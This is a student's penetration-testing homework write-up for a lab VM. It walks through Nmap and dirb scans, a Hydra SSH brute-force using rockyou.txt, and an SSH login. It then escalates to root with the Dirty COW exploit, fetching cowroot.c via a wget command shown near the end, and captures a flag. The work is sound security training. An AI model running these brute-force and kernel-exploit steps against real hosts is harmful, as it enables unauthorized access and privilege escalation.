Homework 5

ENPM 634 Penetration Testing

Submitted by
Nagamani Chandrashekhar Gunjal
UID: 121097675

Cybersecurity Engineering
University of Maryland
November 11, 2024

Nagamani C Gunjal

Privilege Escalation


Walkthrough

Tools Used: Nmap, DirBuster, Hydra, SSH, Dirty COW, SCP.

Steps:

1. Boot up the VM and open the webpage to search for clues. The ***hint.txt*** file was identified as a potential lead.
2. DirBuster was used to scan for hidden files and directories on the server, which revealed a vulnerable webpage.
3. The webpage's ***source code*** was inspected, revealing a link to the hint.txt file.
4. The hint.txt file was opened, containing the clue to the user hw5 and instructions to gain root access.
5. A ***Hydra*** brute-force attack was performed to crack the password for the hw5 user.
user:hw5 password:password
6. With the password obtained, an SSH login was established as hw5.
7. Upon logging in, further clues were discovered, indicating that root access was required. The password needed was located in the root directory.
8. ***Cronjobs*** were attempted for privilege escalation, but they were not writable.
9. The ***Dirty COW*** vulnerability was then tried, but execution failed as gcc was not installed, and hw5 was not in the sudoers file.
10. The Dirty COW executable (cowroot) was SCP'd from a compatible system and transferred to the VM.
11. The Dirty COW exploit was executed on the VM, successfully granting ***root access***.
12. In the /root directory, the password.txt file was found.
password: #P01s0n#g4s#inj3ct0r!#
13. The password from password.txt was used to enter the ”panic room” and capture the flag.
14. The flag is captured !!

Final Result:




SCREENSHOT THIS PAGE!

We'll be safe from creeps and killers when they come
Unless they've got a blow torch or a poison gas injector
Then I don't know what will happen when they come.

Figure 1: The screenshot of the Flag captured !!!

Screenshots:




Enter password to enter the panic room: Submit

```
      <br>
      <br>
    </p>
  <div align="center">
      <img src="panic-room.gif">
      <br>
      <br>
    <form action="index.php" method="POST">⋯</form>
    </div>
  </body>
</html>
```

```
element {
}
```


Figure 2: Webpage of the target host machine



Enter password to enter the panic room:


```
  </p>
▾<div align="center">
   <img src="panic-room.gif">
   <br>
   <br>
  ▾<form action="index.php" method="POST">
    ▸<font color="#ffffff">⋯</font>
   </form>
  </div>
 </body>
</html>
```

Figure 3: Check the Souce content file to find the hint or any file references.


File Actions Edit View Help
root@kali: /home/nagamani
nagamani@kali: ~/Downloads
nagamani@kali: ~/Downloads
nagamani@kali: ~/Downloads


```
┌──(nagamani㉿kali)-[~/Downloads]
└─$ dirb http://192.168.68.133


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov  7 19:13:37 2024
URL_BASE: http://192.168.68.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.68.133/ ----
+ http://192.168.68.133/index.php (CODE:200|SIZE:483)
+ http://192.168.68.133/server-status (CODE:403|SIZE:294)

-----------------
END_TIME: Thu Nov  7 19:13:44 2024
DOWNLOADED: 4612 - FOUND: 2
```

Figure 4: DirBuster scan results revealing hidden files, folders, and web pages on a server, uncovered through brute-forcing and directory exploration finding index.php




```
text' name='password'><input type=submit value='Submit' name='Submit'><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><a href='hint.txt'>Need a hint?</a></div></body></html>
```

Figure 5: The hint.txt reference is present in the souce code of the web page



```
There is a user named "hw5" with an easy to guess password.
```


Figure 6: The hint.txt reference the hint for the username is captured i.e. hw5



```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds

┌──(root㉿kali)-[/home/nagamani/Downloads]
└─# hydra -l hw5 -P rockyou.txt ssh://192.168.68.133
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-07 19:25:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
event overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.68.133:22/
[22][ssh] host: 192.168.68.133   login: hw5   password: password
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-07 19:25:54

┌──(root㉿kali)-[/home/nagamani/Downloads]
```


Figure 7: Used Hydra to perform a brute-force attack and attempt to crack the password.

The password for the **username: hw5** is **password: password**




```
┌──(nagamani㉿kali)-[~]
└─$ sudo su
[sudo] password for nagamani:
┌──(root㉿kali)-[/home/nagamani]
└─# nmap -sV -O 192.168.68.133

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 17:49 EST
Nmap scan report for 192.168.68.133
Host is up (0.00047s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:0C:29:2B:91:5B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds

┌──(root㉿kali)-[/home/nagamani]
└─# 
```

Figure 8: Used an Nmap scan to locate open ports on the host machine that could be vulnerable.



```
┌──(root㉿kali)-[/home/nagamani/Downloads]
└─# ssh hw5@192.168.68.133
hw5@192.168.68.133's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Oct 26 19:48:38 2019 from 172.16.0.1
hw5@ubuntu:~$ 
```


Figure 9: Logged into the system via SSH (***username : hw5***) using a password uncovered through a Hydra attack.



```
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Oct 26 19:48:38 2019 from 172.16.0.1
hw5@ubuntu:~$ ls
hint.txt
hw5@ubuntu:~$ cat hint.txt
You'll need to get root privileges somehow and then look around
root's home directory for a password.

hw5@ubuntu:~$ cd ..
hw5@ubuntu:/home$ ls
enpm809q  hw5
hw5@ubuntu:/home$ cd enpm809q/
```

Figure 10: cat the hint.txt to uncover clues for the next steps in capturing the flag.


The *hint.txt* file pointed to the flag being in the root directory, and that I needed elevated privileges to access it.


hw5@ubuntu: ~
File Actions Edit View Help
nagamani@kali: ~/Do…/dirtycow.github.io
hw5…: ~
nagamani@kali: ~/Do…/dirtycow.github.io
enpm80…ntu: ~

```
hw5@ubuntu:/tmp$ ldd --version
ldd (Ubuntu EGLIBC 2.19-0ubuntu6) 2.19
Copyright (C) 2014 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
hw5@ubuntu:/tmp$ cd ~
hw5@ubuntu:~$ wget --no-check-certificate https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b
1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
--2024-11-08 11:49:06--  https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b2
8d6799cf7979c53480715/cowroot.c
